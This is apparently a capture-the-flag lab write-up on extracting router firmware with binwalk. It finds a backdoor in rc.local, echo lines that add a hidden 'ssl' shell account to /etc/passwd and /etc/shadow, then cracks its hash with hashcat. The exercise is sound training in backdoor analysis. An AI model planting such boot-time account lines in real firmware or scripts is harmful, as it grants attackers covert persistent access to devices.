ATTACK DEFENSE


by PentesterAcademy

Name	Hidden Backdoor I
URL	https://www.attackdefense.com/challengedetails?cid=100
Type	Firmware Analysis : WiFi Routers

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: Check the given files


Command: ls -l



```
student@attackdefense:~$ ls -l
total 12172
-rw-rw-rw- 1 root root 8529147 Sep 25 19:24 1000000-password-seclists.txt
-rw-rw-rw- 1 root root 3932160 Sep 25 19:25 firmware.bin
student@attackdefense:~$
```

Step 2: Extract the firmware using binwalk and check the contents of the current directory again.

Command: binwalk -e firmware.bin




```
student@attackdefense:~$ binwalk -e firmware.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
512           0x200           LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 3517868 bytes
1160244       0x11B434        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2324176 bytes, 1024 inodes, blocksize: 262
144 bytes, created: 2018-09-25 19:24:50

student@attackdefense:~$
```

Step 3: Explore the file system of the firmware.


Check rc.local file which is a well known file used to start processes/perform task on boot up.

Copy rc.local and check its contents.




```
student@attackdefense:~$ cp _firmware.bin.extracted/squashfs-root/etc/rc.local .
student@attackdefense:~$ cat rc.local
# Put your custom commands here that should be executed once
# the system init finished. By default this file does nothing.

echo "ssl:x:1001:1001:,,,:/home/sshl:/bin/bash" >> /etc/passwd
echo "ssl:\$6\$2jX357gX\$atKiUd8KtjITKXF.osCPbU8sUt2hVcxHjVvhm96gyrFzLU17wDXNRTPsycLUTNzm6WdOg2TjCbLzeEXn9nzB0/:17799:0:99999:7:::" >> /etc/sha
dow

exit 0
student@attackdefense:~$
```

Step 4: We found the backdoor entry. Crack the hash to get the password. For that, edit copied rc.local and make it hashcat compatible.



```
student@attackdefense:~$ cat rc.local
ssl:$6$2jX357gX$atKiUd8KtjITKXF.osCPbU8sUt2hVcxHjVvhm96gyrFzLU17wDXNRTPsycLUTNzm6WdOg2TjCbLzeEXn9nzB0/:17799:0:99999:7:::
student@attackdefense:~$
```

Command: hashcat -a 0 -m 1800 rc.local 1000000-password-seclists.txt



```
$6$2jX357gX$atKiUd8KtjITKXF.osCPbU8sUt2hVcxHjVvhm96gyrFzLU17wDXNRTPsycLUTNzm6WdOg2TjCbLzeEXn9nzB0/:gandalf

Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$2jX357gX$atKiUd8KtjITKXF.osCPbU8sUt2hVcxHjVvhm96...9nzB0/
Time.Started.....: Tue Nov  6 10:45:42 2018 (53 secs)
Time.Estimated...: Tue Nov  6 10:46:35 2018 (0 secs)
Guess.Base.......: File (1000000-password-seclists.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:      193 H/s (162.19ms) @ Accel:512 Loops:16 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 10240/1000003 (1.02%)
Rejected.........: 0/10240 (0.00%)
Restore.Point....: 0/1000003 (0.00%)
Candidates.#1....: 123456 -> jesus123
HWMon.Dev.#1.....: N/A
```

The backdoor account ssl had gandalf as password.

Flag: gandalf

References:

1. Binwalk (https://github.com/ReFirmLabs/binwalk)
2. Hashcat (https://hashcat.net/hashcat/)